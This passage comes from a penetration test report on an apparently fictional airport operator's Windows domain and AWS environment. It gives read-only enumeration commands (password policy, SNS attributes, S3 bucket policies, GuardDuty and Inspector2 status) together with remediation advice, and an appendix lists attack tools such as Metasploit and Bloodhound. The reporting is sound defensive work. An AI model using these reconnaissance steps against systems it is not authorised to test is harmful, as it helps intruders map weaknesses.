Having a weak password policy permeates throughout an organization's security, weakening every system which it governs. Since the Corporation subnet encompasses 11 clients, all of these computers and servers' security could be compromised. This can have a large business impact due to the functions served by some of these computers. If compromised, functions such as network administration, email, public facing services, and airport information administration could all be compromised. This would result in serious financial losses for the company both due to liabilities resulting from information leakage, as well as core business functions becoming unavailable.

Steps to Reproduce:

```
PS C:\Users\osanders> net accounts /domain
The request will be processed at a domain controller for domain corp.kkms.local.

Force user logoff how long after time expires?:       Never
Minimum password age (days):                          1
Maximum password age (days):                          42
Minimum password length:                              8
Length of password history maintained:                24
Lockout threshold:                                    3
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 10
Computer role:                                        PRIMARY
The command completed successfully.

PS C:\Users\osanders>
```

Reproduction is simple, with any domain user, run the command in the screenshot above. Getting the password policy information is not necessarily the main vulnerability, it is the implications of the information.

Steps to Remediate:
Remediation requires adding to the password policy to bring it up to compliance with standards set by organizations such as NIST. In general, this requires a longer minimum length, and an addition of policies relating to password complexity, such as disallowing context-specific passwords.

Medium Risk 3.9: Unencrypted AWS SNS Topics

Impact to Business:	Moderate	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	5.3
Business Risk:	Medium	MITRE ATT&CK:	T1530
Vulnerability Reference:		SEC08-BP02 Enforce Encryption at Rest	

Description:
When SNS (Simple Notification Service) topics are left unencrypted, it represents a vulnerability in the AWS environment. SNS allows the publication and subscription of messages across distributed systems, and ensuring encryption is essential for protecting sensitive information transmitted through these topics. Failure to encrypt SNS topics can expose data to unauthorized access or interception.

Business Impact:
Unencrypted SNS topics expose messages and notifications to potential eavesdropping. This increases the risk of sensitive information, such as personally identifiable information (PII) or business-critical data, being intercepted by unauthorized entities. Many regulatory requirements and data protection standards mandate the encryption of sensitive data. Failure to encrypt SNS topics may lead to compliance violations, resulting in legal consequences, fines, and damage to the organization's reputation.

Steps to Reproduce:
Using the AWS SNS service, a user can access the SNS topics and their attributes to view that the topics are not encrypted.

```
└─# aws sns get-topic-attributes --topic-arn arn:aws:sns:us-east-1:677302527522:aws-cloudtrail-logs-677302527522-60664d3c
{
    "Attributes": {
        "Policy": "{\"Version\":\"2008-10-17\",\"Id\":\"__default_policy_ID\",\"Statement\":[{\"Sid\":\"__default_statement_
ID\",\"Effect\":\"Allow\",\"Principal\":{\"AWS\":\"*\"},\"Action\":[\"SNS:GetTopicAttributes\",\"SNS:SetTopicAttributes\",\"
SNS:AddPermission\",\"SNS:RemovePermission\",\"SNS:DeleteTopic\",\"SNS:Subscribe\",\"SNS:ListSubscriptionsByTopic\",\"SNS:Pu
blish\"],\"Resource\":\"arn:aws:sns:us-east-1:677302527522:aws-cloudtrail-logs-677302527522-60664d3c\",\"Condition\":{\"Stri
ngEquals\":{\"AWS:SourceOwner\":\"677302527522\"}}},{\"Sid\":\"AWSCloudTrailSNSPolicy20150319\",\"Effect\":\"Allow\",\"Princ
ipal\":{\"Service\":\"cloudtrail.amazonaws.com\"},\"Action\":\"SNS:Publish\",\"Resource\":\"arn:aws:sns:us-east-1:6773025275
22:aws-cloudtrail-logs-677302527522-60664d3c\",\"Condition\":{\"StringEquals\":{\"aws:SourceArn\":\"arn:aws:cloudtrail:us-ea
st-1:677302527522:trail/dev-env-trail\"}}}]}",
        "Owner": "677302527522",
        "SubscriptionsPending": "0",
        "TopicArn": "arn:aws:sns:us-east-1:677302527522:aws-cloudtrail-logs-677302527522-60664d3c",
        "EffectiveDeliveryPolicy": "{\"http\":{\"defaultHealthyRetryPolicy\":{\"minDelayTarget\":20,\"maxDelayTarget\":20,\"
numRetries\":3,\"numMaxDelayRetries\":0,\"numNoDelayRetries\":0,\"numMinDelayRetries\":0,\"backoffFunction\":\"linear\"},\"d
isableSubscriptionOverrides\":false,\"defaultRequestPolicy\":{\"headerContentType\":\"text/plain; charset=UTF-8\"}}}",
        "SubscriptionsConfirmed": "1",
        "DisplayName": "",
        "SubscriptionsDeleted": "0"
    }
}
```

Steps to Remediate:
Remediation of this issue requires enabling Server Side Encryption for the SNS Topic. This is easily done by modifying the KMS encryption policy to include the SNS Topics encryption flag.

Medium Risk 3.10: AWS s3 Bucket Missing Object Lock

Impact to Business:	Major	Severity:	Medium
Likelihood:	Unlikely	CVSS v3 Score:	5.0
Business Risk:	Medium	MITRE ATT&CK:	T1485
Vulnerability Reference:		SEC08-BP04 Enforce Access Control	

Description:
The AWS s3 buckets are all missing the proper Object Lock configuration. It is recommended to store objects using a write-once-read-many (WORM) model to prevent objects from being deleted or overwritten for a fixed or indefinite amount of time. This helps to prevent ransomware attacks.

Business Impact:
Without a proper Object Lock on the AWS s3 Buckets in the environment, threat actors with access can delete the objects within the buckets without verification. Object Lock provides the s3 objects a baseline of security to prevent deletion for a fixed amount of time or indefinitely. Losing s3 objects would cripple the s3 service as the buckets hosted within the environment would lose their full capabilities.

Steps to Reproduce:
The Object lock falls under bucket policy configuration. Through listing bucket policy demonstrations, the lack of Object Locks can be observed.

```
└─# aws s3api get-bucket-policy --bucket rakmsbarcode20240111034800721800000004
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":\"arn:aws:s3:::rakmsbarcode20240111034800721800000004/*\"}]}"
}

└─# aws s3api get-bucket-policy --bucket rakmslocationservice20240111034801059700000006
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":\"arn:aws:s3:::rakmslocationservice20240111034801059700000006/*.svg\"}]}"
}

└─# aws s3api get-bucket-policy --bucket rakmstoolrequisition20240111034801124200000007
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":[\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/index.html\",\"arn:aws:s3:::r
akmstoolrequisition20240111034801124200000007/pico.min.css\",\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/
*.svg\",\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/demo-images/*\"]},{\"Sid\":\"\",\"Effect\":\"Allow\",
\"Principal\":\"*\",\"Action\":\"s3:ListBucket\",\"Resource\":\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007
\",\"Condition\":{\"StringEquals\":{\"s3:prefix\":\"demo-images/\"}}}]}"
}
```

Steps to Remediate:
Remediation of this issue requires creating new buckets that are properly configured with Object Lock or by updating a current bucket. This can be done by using the object lock flag " --object-lock-enabled-for-bucket" when running "create-bucket" or by using the "put-object-lock-configuration" on an existing bucket.

Medium Risk 3.11: AWS Inspector2 Not Configured

Impact to Business:	Moderate	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	4.2
Business Risk:	Medium	MITRE ATT&CK:	T1562
Vulnerability Reference:		SEC11-BP07 Regularly assess security properties of the pipelines	

Description:
The AWS environment's Inspector2 service was not properly configured for use. This vulnerability discovered was missing its coverage, findings, and filters configuration.

Business Impact:
Without using AWS Inspector, you may not be aware of all the security vulnerabilities in your AWS resources. Which could lead to unauthorized access, data breaches, or other security incidents through undiscovered vulnerabilities. It is imperative that Inspector2 is properly configured for the AWS environment.

Steps to Reproduce:
Run the AWS Inspector2 commands to verify configuration.

```
┌──(venv)─(                                                    )-[~]
└─# aws inspector2 list-coverage
{
    "coveredResources": []
}

┌──(venv)─(                                                    )-[~]
└─# aws inspector2 list-filters
{
    "filters": []
}

┌──(venv)─(                                                    )-[~]
└─# aws inspector2 list-findings
{
    "findings": []
}
```

Steps to Remediate:
Remediation of this issue requires ensuring that proper AWS inspector2 service permissions are implemented, and that proper coverage, findings, and filter configurations are established.

Vulnerability Risk Level – Low

Low Risk 4.1: Use of Self-Signed Certificates

Impact to Business:	Minor	Severity:	**Medium**
Likelihood:	Rare	CVSS v3 Score:	5
Business Risk:	**Low**	MITRE ATT&CK:	T1587.003
Vulnerability Reference:		Comparing CA-signed and Self-signed certificates	

Description:


Several applications on the RAKMS network make use of self-signed certificates. While this is better than no encryption, not using a proper certificate provides less assurance of trust and protection compared to an actual certificate. Users must manually accept or download the certificate into their browser, leading to them being less likely to check for a man-in-the-middle (MITM) attack.

Business Impact:

From a business perspective, the use of self-signed certificates can lead to disruptions in services, loss of customer trust, and potential financial losses. Investing in reputable, third-party certificates is crucial for ensuring the integrity, confidentiality, and authenticity of data transmission, thereby safeguarding the overall business operations and reputation.

Steps to Reproduce:

Visit the employee database or the guest portal. Observe the warning about self-signed certificates in the browser that looks like this one.



Steps to Remediate:

This can be remediated through purchasing a domain and a certificate from a reputable third party and subsequently deploying the certificate on each of RAKMS's web services.


Low Risk 4.2: Client-Side Validation of Passenger ID

Impact to Business:	Minor	**Severity:**	**Medium**
Likelihood:	Unlikely	**CVSS v3 Score:**	5
Business Risk:	**Low**	**MITRE ATT&CK:**	M0818
Vulnerability Reference:		OWASP Input Validation	

Description:
The numerical validation for the RAKMS inspection terminal is conducted client-side, not server-side.

Business Impact:
Having input validation conducted client-side could allow customers to bypass the restriction and potentially enter in malicious inputs that could break the software or system being utilized. This could result in downtime or potential shutdown of the terminals involved in using this software.

Steps to Reproduce:
Visit 10.0.0.43 and press F12 to inspect the elements of the page. Upon further inspection, an "app.js" source file will be viewable with the following code that validates the numerical input for the software.



Steps to Remediate:
Implement numerical checking for the input on the server side instead of on the client side.

Low Risk 4.3: AWS s3 Bucket Missing KMS Encryption

Impact to Business:	Minor	Severity:	Medium
Likelihood:	Unlikely	CVSS v3 Score:	4.7
Business Risk:	Low	MITRE ATT&CK:	T1530
Vulnerability Reference:		SEC08-BP02 Enforce encryption at rest	

Description:
The AWS s3 Buckets that are accessible within the environment have no data-at-rest encryption. If a unauthorized user were to gain access to the system, they could read the bucket data with no verification.

Business Impact:
Amazon S3 KMS encryption provides a way to set the encryption behavior for an S3 bucket using a managed key. This will ensure data-at-rest is encrypted. Adding KMS encryption bolsters the security of the AWS s3 service and ensures that bucket data is not being accessed by undesired parties.

Steps to Reproduce:
KMS Encryption is displayed within the bucket policy, listing the bucket policies demonstrates the lack of data-at-rest encryption.

```
└─# aws s3api get-bucket-policy --bucket rakmsbarcode20240111034800721800000004
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":\"arn:aws:s3:::rakmsbarcode20240111034800721800000004/*\"}]}"
}


└─# aws s3api get-bucket-policy --bucket rakmslocationservice20240111034801059700000006
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":\"arn:aws:s3:::rakmslocationservice20240111034801059700000006/*.svg\"}]}"
}


└─# aws s3api get-bucket-policy --bucket rakmstoolrequisition20240111034801124200000007
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Statement\":[{\"Sid\":\"\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\"
:\"s3:GetObject\",\"Resource\":[\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/index.html\",\"arn:aws:s3:::r
akmstoolrequisition20240111034801124200000007/pico.min.css\",\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/
*.svg\",\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007/demo-images/*\"]},{\"Sid\":\"\",\"Effect\":\"Allow\",
\"Principal\":\"*\",\"Action\":\"s3:ListBucket\",\"Resource\":\"arn:aws:s3:::rakmstoolrequisition20240111034801124200000007
\",\"Condition\":{\"StringEquals\":{\"s3:prefix\":\"demo-images/\"}}}]}"
}
```

Steps to Remediate:
Remediation of this issue requires updating the bucket policy to specify the use of Sever-Side Encryption (SSE) via KMS keys.

Low Risk 4.4: DNS Misconfiguration and Traffic Leak

Impact to Business:	Moderate	Severity:	Medium
Likelihood:	Unlikely	CVSS v3 Score:	4.5
Business Risk:	Low	MITRE ATT&CK:	T1590.002
Vulnerability Reference:		Fortinet: DNS Leaks	

Description:
The DHCP Server for the Guest, User, Corporate and Train networks distributes 1.1.1.1, a public DNS server operated by Cloudflare, as the default DNS gateway. As a result, queries to internally used domains (particularly corp.kkms.local) are transmitted to the public internet, revealing information about network topology to potential attackers.

Business Impact:
Attackers could intercept unencrypted DNS traffic heading to 1.1.1.1 to gain information about the RAKMS network and plan potential attacks on mission critical systems. Additionally, because DNS is commonly used as an exfiltration protocol, traffic being used to steal data from the network would be difficult to distinguish from normal traffic. This could make it easier for a rogue employee to exfiltrate with valuable company information.

Steps to Reproduce:
Send a DHCP Discovery request while on the Guest, User, Corporate, or Train networks. Observe that the returned IP address for the domain entry is 1.1.1.1 instead of an internal DNS Server like SkyControl01.

Script Name	Output
broadcast-dhcp-discover	Response 1 of 1: Interface: eth0 IP Offered: 10.0.254.201 Domain Name Server: 1.1.1.1 Subnet Mask: 255.255.255.0 Router: 10.0.254.254 Server Identifier: 10.0.254.254

Steps to Remediate:
The DHCP Server used on these networks should be reconfigured to distribute an internal domain name server.

Low Risk 4.5: Amazon GuardDuty Disabled

Impact to Business:	Moderate	**Severity:**	**Low**
Likelihood:	Unlikely	**CVSS v3 Score:**	3.9
Business Risk:	**Low**	**MITRE ATT&CK:**	T1580
Vulnerability Reference:		SEC04-BP04 Implement actionable security events	

Description:
Amazon GuardDuty is a security monitoring service that analyzes and processes Foundational data sources, such as AWS CloudTrail management events, AWS CloudTrail event logs, VPC flow logs (from Amazon EC2 instances), and DNS logs. The RAKMS AWS Environment does not have Amazon GuardDuty Enabled. This vulnerability was discovered in out first engagement and remained **non-remediated.**

Business Impact:
Enabling Amazon GuardDuty on the RAKMS AWS infrastructure would provide a substantial boost in security of the environment and can identify issues like escalation of privileges, use of exposed credentials, or communication with malicious IP addresses, domains, presence of malware on your Amazon EC2 instances and container workloads, or discovery of unusual patterns of login events on your database. Additionally, to meet the March 2023 TSA Cybersecurity Requirements, RAKMS must implement monitoring and detection policies which GuardDuty would fall under.

Steps to Reproduce:
If an attacker gained AWS Environment Access, they could list the GuardDuty DectectorIDs through the command line. A detector is a resource that represents the GuardDuty service.

```
┌──(venv)─(                                    )-[~]
└─# aws guardduty list-detectors
{
    "DetectorIds": []
}
```

Steps to Remediate:
The most effective way to remediate this vulnerability is to enable Amazon GuardDuty on each user within the RAKMS AWS environment.

Low Risk 4.6: IAM Access Analyzer Missing

Impact to Business:	Minor	**Severity:**	**Low**
Likelihood:	Unlikely	**CVSS v3 Score:**	3.3
Business Risk:	**Low**	**MITRE ATT&CK:**	T1580
Vulnerability Reference:		SEC04-BP04 Implement actionable security events	

Description:
IAM Access Analyzer is a tool provided by AWS that helps organizations identify and manage unintended access to their AWS resources. When IAM Access Analyzer is missing or not configured, it represents a vulnerability in the security posture of an AWS environment. Without IAM Access Analyzer, the organization lacks a crucial mechanism for detecting and mitigating potential risks associated with resource access.

Business Impact:
Without IAM Access Analyzer, the organization may not have visibility into unintended or excessive resource access permissions. This increases the risk of unauthorized users or applications having access to sensitive resources. Unchecked resource access can lead to data exposure and potential breaches. Lack of visibility may result in critical data being accessed or modified by unauthorized entities, leading to data loss, compliance violations, and reputational damage.

Steps to Reproduce:
Using the AWS CLI, a user with access to the environment could list the analyzers that exist in the AWS accessanylzer service.

```
┌──(                                                    )-[~]
└─# aws accessanalyzer list-analyzers
{
    "analyzers": []
}
```

Steps to Remediate:
Remediation of this issue requires creating a new analyzer configuration to observe IAM access.

Appendix A: Summary of Tools

In our penetration testing engagement, we strategically utilized a suite of specialized tools, each chosen for its efficacy in assessing and enhancing the security posture of the target environment. Metasploit was central to our efforts, providing a robust platform for developing and executing exploits. Proxychains was employed to maintain operational stealth, crucial for simulating real-world attack scenarios. NMAP served as our primary tool for in-depth network reconnaissance, allowing us to map out the network infrastructure comprehensively.

For web application testing, Dirbuster and Gobuster were key in identifying hidden directories and files, revealing potential vulnerabilities. In Windows environments, PowerSploit was invaluable for its post-exploitation capabilities, enabling us to explore and exploit a range of security weaknesses. Bloodhound offered exceptional insights into Active Directory vulnerabilities, guiding our focus towards critical security gaps.

The Impacket Suite was instrumental for its advanced network protocol analysis and exploitation, enhancing our ability to test network defenses effectively. cURL was utilized for its versatility in handling web application requests, aiding in the discovery of web-based vulnerabilities. Throughout the engagement, Python3 was the backbone for scripting custom solutions, automating tasks, and developing unique exploits, demonstrating its essential role in modern cybersecurity practices.

This comprehensive toolset enabled our team to conduct a thorough and effective penetration test, ensuring a detailed and nuanced security assessment.